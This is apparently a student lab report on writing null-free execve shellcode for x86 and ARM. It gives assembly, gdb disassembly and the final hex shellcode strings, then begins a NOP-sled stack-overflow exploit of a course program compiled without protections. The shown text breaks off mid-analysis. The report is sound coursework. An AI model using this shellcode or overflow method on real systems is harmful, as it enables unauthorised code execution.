Writing Shellcode and Exploiting Stack Overflows on x86 and ARM

Author: Yusef Karim
Instructor: Jacques Béland
Department of Computing & Information Systems

May 12, 2019


Contents

1 Purpose

We will be finishing the last parts of chapter 2 and starting chapter 3 in this lab. These chapters focus on writing and testing shellcode, which is injectable machine instructions we can insert into memory to be executed. We will be expanding upon the information gained from these chapters by attempting to write shellcode and carry out exploits on an ARM architecture. All x86 progress shown below will be within the Ubuntu 16.04 VM, while any ARM progress will be run on our Raspberry Pi.


2 Before we begin

Before learning how to write and test shellcode, we should do a quick review of assembly language for both x86 and ARM. One thing to note is that the course text uses the *nasm* assembler to create object files, but below the GNU *as* assembler will be used instead. We will be creating a simple program for both architectures that prints a message then exits. These programs are included in their own respective directories and have been fully commented, named *hello.s*. Images of the code and how to create an executable using an assembler and linker are shown below:


1 2 3 5
Arch Linux 4.18.9-arch1-1-ARCH | MEM 5.4G | SWAP 0.0G | CPU 9.00% | VOL 40% | ⚡ 52% CHR (00:26) | 192.168.1.128 | Saturday 2018-09-29 08:09

```
scoobydoo@blackstar:~/lab3_code/intel$ cat hello.s
.data
    msg: .ascii "Hello x86!\n"

.text
.global _start
_start:
    ### write(1, msg, 11); ###
    movl $4, %eax    # Store syscall for write (4) in %eax
    movl $1, %ebx    # Store the numerical value for STDIN (1) in %ebx
    movl $msg, %ecx # Store the start address of our string to print (msg) in %ecx
    movl $11, %edx  # Store number of characters we want to print in %edx
    int $0x80        # Interrupt to make the syscall

    ### exit(0); ###
    movl $1, %eax    # Store syscall for exit (1) in %eax
    movl $0, %ebx    # Store the exit value we want to return in %ebx
    int $0x80        # Interrupt to make the syscall
scoobydoo@blackstar:~/lab3_code/intel$ as hello.s -o hello.o
scoobydoo@blackstar:~/lab3_code/intel$ ld hello.o -o hello
scoobydoo@blackstar:~/lab3_code/intel$ ls hello*
hello  hello.o  hello.s
scoobydoo@blackstar:~/lab3_code/intel$
scoobydoo@blackstar:~/lab3_code/intel$ ./hello
Hello x86!
scoobydoo@blackstar:~/lab3_code/intel$
```

Figure 1: Assembling and linking our x86 assembly code


1 2 3 4 5
Arch Linux 4.18.12-arch1-1-ARCH | CAPS | MEM 6.1G | SWAP 0.0G | CPU 2.76% | VOL MUTE | ⚡ 99% | VPN 10.10.27.29 | IP 192.168.1.18 | Sunday 2018-10-07 06:36

```
pi@raspberrypi:~/lab3_code $ cat hello.s
.syntax unified

.data
    msg: .asciz "Hello, ARM!\n"
    .equ msg_len, .-msg

.text
.global _start

_start:
    .code 32
    @@@ write(1, msg, sizeof(msg)); @@@
    mov r0, 1           @ Store the numerical value for STDIN (1) in r0
    ldr r1, msg_addr    @ Load the address of our string to print (msg) in r1
    mov r2, msg_len     @ Store number of characters we want to print in r2
    mov r7, 4           @ Store syscall for write (4) in r7
    swi 0               @ Software interrupt to make the syscall

    @@@ exit(0); @@@
    mov r0, 0           @ Store the exit value want to return in r0
    mov r7, 1           @ Store the sycall for exit (0) in r7
    swi 0               @ Software interrupt to make the syscall

msg_addr:
    .word msg

pi@raspberrypi:~/lab3_code $ as hello.s -o hello.o
pi@raspberrypi:~/lab3_code $ ld hello.o -o hello
pi@raspberrypi:~/lab3_code $ ls hello*
hello  hello.o  hello.s
pi@raspberrypi:~/lab3_code $ ./hello
Hello, ARM!
pi@raspberrypi:~/lab3_code $ _
```

Figure 2: Assembling and linking our ARM assembly code

3 How to test your shellcode

Before learning how to write our own shellcode we need a way to test the shellcode we write. The course text gives a nice little C program to do just this (pages 26-27) but the code did not properly work for me, thus a new version of the *shellcode.c* program has been written and commented to correct this. Another addition is a Python script (shellcode.py) that achieves that same thing with a couple of advantages. The C program *shellcode.c* must be compiled with the options:

```
gcc shellcode.c -z execstack -o shellcode
```

This makes the individual pages of the stack executable, which is required for our shellcode to be executed. The included Python program does away with this. By using the built-in ctypes library the script sets the memory pages as executable using the *mprotect* libc function.
NOTE: This could also be done in C directly, Python is just fun.

The Python script *shellcode.py* is based **heavily** on a Stack Overflow post [2] but was commented thoroughly using information found in the GNU manuals [3]. In the next chapter, we will learn how to write shellcode, which we can then test using the programs explained above.


4 Creating your own custom shellcode

We can now try creating our very own shellcode, much of the theory and process in this section is taken from chapter 3 of the course text. When writing shellcode you must first identify what you want to achieve, then get an idea of what system calls you will need to call, finally you must figure a way to write assembly code that is minimal and flexible. Once this is achieved you can use *gdb* or *objdump* to dump the opcode values (machine instructions) that will make up your shellcode. To demonstrate this process, we will be making shellcode that spawns a *sh* shell on both x86 and ARM.

4.1 x86 shell

We will be using the *execve* syscall to help us spawn a shell, then call the *exit* function to terminate the program we are inserting our shellcode into. Looking at the list of Linux syscalls [5] we can see the call to *execve* is 11, and the syscall for *exit* is 1. In section 2 of this lab we learned how to pass arguments then make a syscall, all we need to know is what arguments *execve* takes, which can easily be obtained from the man pages (man execve).


The first thing was to write something that worked, then things such as reducing the size and getting rid of NULL bytes were done, the results of this are shown in the files *bad_shell.s* and *good_shell.s* respectively (in the intel directory). One thing to note is when writing these I found the Linux tool *strace* was useful to see what was happening when I made system calls.


1 2 3 5
Arch Linux 4.18.9-arch1-1-ARCH | CAPS | MEM 5.6G | SWAP 0.0G | CPU 5.82% | VOL 40% | ⚡ 99% | 192.168.1.128 | Saturday 2018-09-29 09:38

```
scoobydoo@blackstar:~/lab3_code/intel$ as bad_shell.s -o bad_shell.o
scoobydoo@blackstar:~/lab3_code/intel$ ld bad_shell.o -o bad_shell
scoobydoo@blackstar:~/lab3_code/intel$ ./bad_shell
$
scoobydoo@blackstar:~/lab3_code/intel$ gdb bad_shell -batch -ex 'disass /r _start'
Dump of assembler code for function _start:
   0x08048074 <+0>:     b8 0b 00 00 00  mov    $0xb,%eax
   0x08048079 <+5>:     bb 95 90 04 08  mov    $0x8049095,%ebx
   0x0804807e <+10>:    c6 43 07 00     movb   $0x0,0x7(%ebx)
   0x08048082 <+14>:    b9 00 00 00 00  mov    $0x0,%ecx
   0x08048087 <+19>:    cd 80   int    $0x80
   0x08048089 <+21>:    b8 01 00 00 00  mov    $0x1,%eax
   0x0804808e <+26>:    bb 00 00 00 00  mov    $0x0,%ebx
   0x08048093 <+31>:    cd 80   int    $0x80
End of assembler dump.
scoobydoo@blackstar:~/lab3_code/intel$ _
```

Figure 3: Creating, running, and disassembling x86 bad_shell.s

From the disassembly of *bad_shell.s* we can see there is a whopping 14 NULL bytes in our shellcode, they got to go. The results of getting rid of the NULL bytes is shown in the figure below. Please note that the method used was VERY different than the solution in the text book. The method below was fully inspired by the shellcode from exploit-db.com, the execve code [7] and exit code [8] were combined and commented fully in the file *good_shell.s*, also note a function called *stringToLittleEndianHex* was written in *shellcode.py* to help understand how to get the arguments needed for the execve function into hexadecimal format. This method allowed us to make a much more compact shellcode that also exits cleanly, whilst also making it many times harder for the marker to mark ;).



1 2 3 5
Arch Linux 4.18.12-arch1-1-ARCH | CAPS | MEM 5.8G | SWAP 0.0G | CPU 6.50% | VOL 65% | ⚡ 59% DIS (03:41) | VPN 10.10.27.29 | IP 192.168.1.18 | Saturday 2018-10-06 08:34

```
scoobydoo@blackstar:~/lab3_code/intel$ as good_shell.s -o good_shell.o
scoobydoo@blackstar:~/lab3_code/intel$ ld good_shell.o -o good_shell
scoobydoo@blackstar:~/lab3_code/intel$ ./good_shell
$
scoobydoo@blackstar:~/lab3_code/intel$ gdb good_shell -batch -ex 'disass /r _start'
Dump of assembler code for function _start:
   0x08048054 <+0>:     31 c0   xor    %eax,%eax
   0x08048056 <+2>:     50      push   %eax
   0x08048057 <+3>:     68 2f 2f 73 68  push   $0x68732f2f
   0x0804805c <+8>:     68 2f 62 69 6e  push   $0x6e69622f
   0x08048061 <+13>:    89 e3   mov    %esp,%ebx
   0x08048063 <+15>:    50      push   %eax
   0x08048064 <+16>:    53      push   %ebx
   0x08048065 <+17>:    89 e1   mov    %esp,%ecx
   0x08048067 <+19>:    b0 0b   mov    $0xb,%al
   0x08048069 <+21>:    cd 80   int    $0x80
   0x0804806b <+23>:    31 c0   xor    %eax,%eax
   0x0804806d <+25>:    b0 01   mov    $0x1,%al
   0x0804806f <+27>:    31 db   xor    %ebx,%ebx
   0x08048071 <+29>:    cd 80   int    $0x80
End of assembler dump.
scoobydoo@blackstar:~/lab3_code/intel$
```

Figure 4: Creating, running, and disassembling x86 good_shell.s, no NULL bytes woohoo!

4.2 ARM shell


Similar steps were taken to create the shellcode for the Raspberry Pi (Raspbian), first assembly was written to get a general idea of how to call execve and make system calls using the ARM architecture, shown below:



```
pi@raspberrypi:~/lab3_code $ as bad_shell.s -o bad_shell.o
pi@raspberrypi:~/lab3_code $ ld bad_shell.o -N -o bad_shell
pi@raspberrypi:~/lab3_code $ ./bad_shell
$ exit
pi@raspberrypi:~/lab3_code $
pi@raspberrypi:~/lab3_code $ gdb bad_shell -batch -ex 'disass /r _start'
Dump of assembler code for function _start:
   0x00010054 <+0>: 18 00 9f e5 ldr r0, [pc, #24]   ; 0x10074 <shell_addr>
   0x00010058 <+4>: 00 10 a0 e3 mov r1, #0
   0x0001005c <+8>: 00 20 a0 e3 mov r2, #0
   0x00010060 <+12>:    0b 70 a0 e3 mov r7, #11
   0x00010064 <+16>:    00 00 00 ef svc 0x00000000
   0x00010068 <+20>:    00 00 a0 e3 mov r0, #0
   0x0001006c <+24>:    01 70 a0 e3 mov r7, #1
   0x00010070 <+28>:    00 00 00 ef svc 0x00000000
End of assembler dump.
pi@raspberrypi:~/lab3_code $ _
```

Figure 5: Creating, running, and disassembling ARM bad_shell.s

This time we have 11 NULL bytes we need to get rid of. Initially, resources from the blog Azeria Labs [9] were used to learn about the steps needed to be taken, then with help from shellcode posted on exploit-db [10] execve shellcode was created and commented in *good_shell.s* within the arm directory, shown below:



```
pi@raspberrypi:~/lab3_code $ as good_shell.s -o good_shell.o
pi@raspberrypi:~/lab3_code $ ld good_shell.o -N -o good_shell
pi@raspberrypi:~/lab3_code $ ./good_shell
$ exit
pi@raspberrypi:~/lab3_code $
pi@raspberrypi:~/lab3_code $ gdb good_shell -batch -ex 'disass /r _start'
Dump of assembler code for function _start:
   0x00010054 <+0>: 01 30 8f e2 add r3, pc, #1
   0x00010058 <+4>: 13 ff 2f e1 bx  r3
   0x0001005c <+8>: 04 a0   add r0, pc, #16 ; (adr r0, 0x10070 <shell>)
   0x0001005e <+10>:    82 ea 02 02 eor.w   r2, r2, r2
   0x00010062 <+14>:    c2 71   strb    r2, [r0, #7]
   0x00010064 <+16>:    05 b4   push    {r0, r2}
   0x00010066 <+18>:    69 46   mov r1, sp
   0x00010068 <+20>:    4f f0 0b 07 mov.w   r7, #11
   0x0001006c <+24>:    01 df   svc 1
   0x0001006e <+26>:    2d 46   mov r5, r5
End of assembler dump.
pi@raspberrypi:~/lab3_code $ _
```

Figure 6: Creating, running, and disassembling ARM good_shell.s, no NULL bytes yippee!

The main things to take note of is the fact that you can use a branch and exchange (BX) instruction in ARM to change the instruction mode. If you use a destination address with the least significant bit (LSB) set to 1 with the **BX** instruction you will change over to THUMB mode which uses 16 bit instructions instead of 32 bit, this reduces the chance our opcodes will contain NULL bytes. Another thing is the **ADR** instruction which is a pseudo instruction that uses program-relative adressing to offset from the current value of the *Program Counter* (PC) register to store the address of our "/bin/sh" string. Finally, in our shellcode we are required to edit the string which exists in the .text segment of our program, this means we must pass the -N argument to our linker which will make the .text section writable.

```
ld good_shell.o -N -o good_shell
```

While writing these assembly snippets, a function called *printShellcode()* was created in *shellcode.py* which will take the assembled and linked exectuable you have made and use the objcopy command to create a binary file, extract the opcodes from that file, and print them nicely out for you.

4.3 Conclusion

We have now successfully created shellcode that uses execve to spawn a shell in both x86 and ARM. Using the function *printShellcode()* in *shellcode.py* we can see the results of our effort.

x86

```
./shellcode.py
Shellcode for good_shell has length: 31
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b
\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

ARM

```
./shellcode.py
Shellcode for good_shell has length: 36
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x04\xa0\x82\xea\x02\x02\xc2\x71\x05\xb4\x69\x46\x4f
\xf0\x0b\x07\x01\xdf\x2d\x46\x2f\x62\x69\x6e\x2f\x73\x68\x58
```

5 Exploiting victim.c and overflow.c

Now that we have created our own shellcode we can try to make a vulnerable program execute it. The course text provides a very simple program called *victim.c* that takes an argument from the command line and copies it into a buffer with a fixed size. The error in this program is that it does not restrict the number of characters copied into the buffer. We will take advantage of this in two different ways then discuss the advantages of each method. All the code for this section is in the *exploit* directory. Also note, the *victim.c* program was slightly changed (smaller buffer) so it is easier to show the debugging process.

5.1 NOP method

The basics of the NOP method is to have our shellcode stored somewhere (either directly in program memory or in an environment variable) then overflow the buffer in a correct way to have the memory address of our shellcode overwrite the instruction pointer (EIP or PC for ARM). If we overwrite the instruction pointer with the correct memory address the target program will jump to that location and start executing our shellcode. NOP stands for NO Opeartion and it is an assembly instruction that does nothing, since it does nothing the instruction pointer will just move on to the next instruction. If we have many NOP instructions the instruction pointer will just keep going until it hits proper code (our shellcode!), this is why some people call it a NOP sled. The reason to use a NOP sled is because it allows us to get the memory address needed to overwrite the instruction pointer slightly wrong. If we overwrite with an address before our shellcode by mistake the instruction pointer will simply slide down the NOP sled until it gets to our shellcode.

Instead of injecting our shellcode directly into program memory I chose to use the environment variable method, in my opinion this gives us more slack when guessing the memory location. While learning about the ROP method a (over the top) python script was made to help in exploitation, it is called *nop.py*.


5.1.1 x86

To start let's compile the victim:

```
gcc victim.c -fno-stack-protector -z execstack -mpreferred-stack-boundary=2
-o victim
```

Next, let's use GDB to see what's going on and how we can overflow the program. The *nop.py* has an optional command (-d) that prints a buffer of repeating letters of specified size, let's use that.


In the figure below you can see we set a breakpoint right after the strcpy function, using the nop.py script to print a string of size 202 we see the program runs fine, no overflow. Next, we run it again this time with a buffer size of 208, this time it crashes saying the address it was trying to return to. If we print the memory around the stack pointer we see that all the addresses have been overwritten by our buffer. In fact, 0x5a5a5a5a is just the four Z characters from our 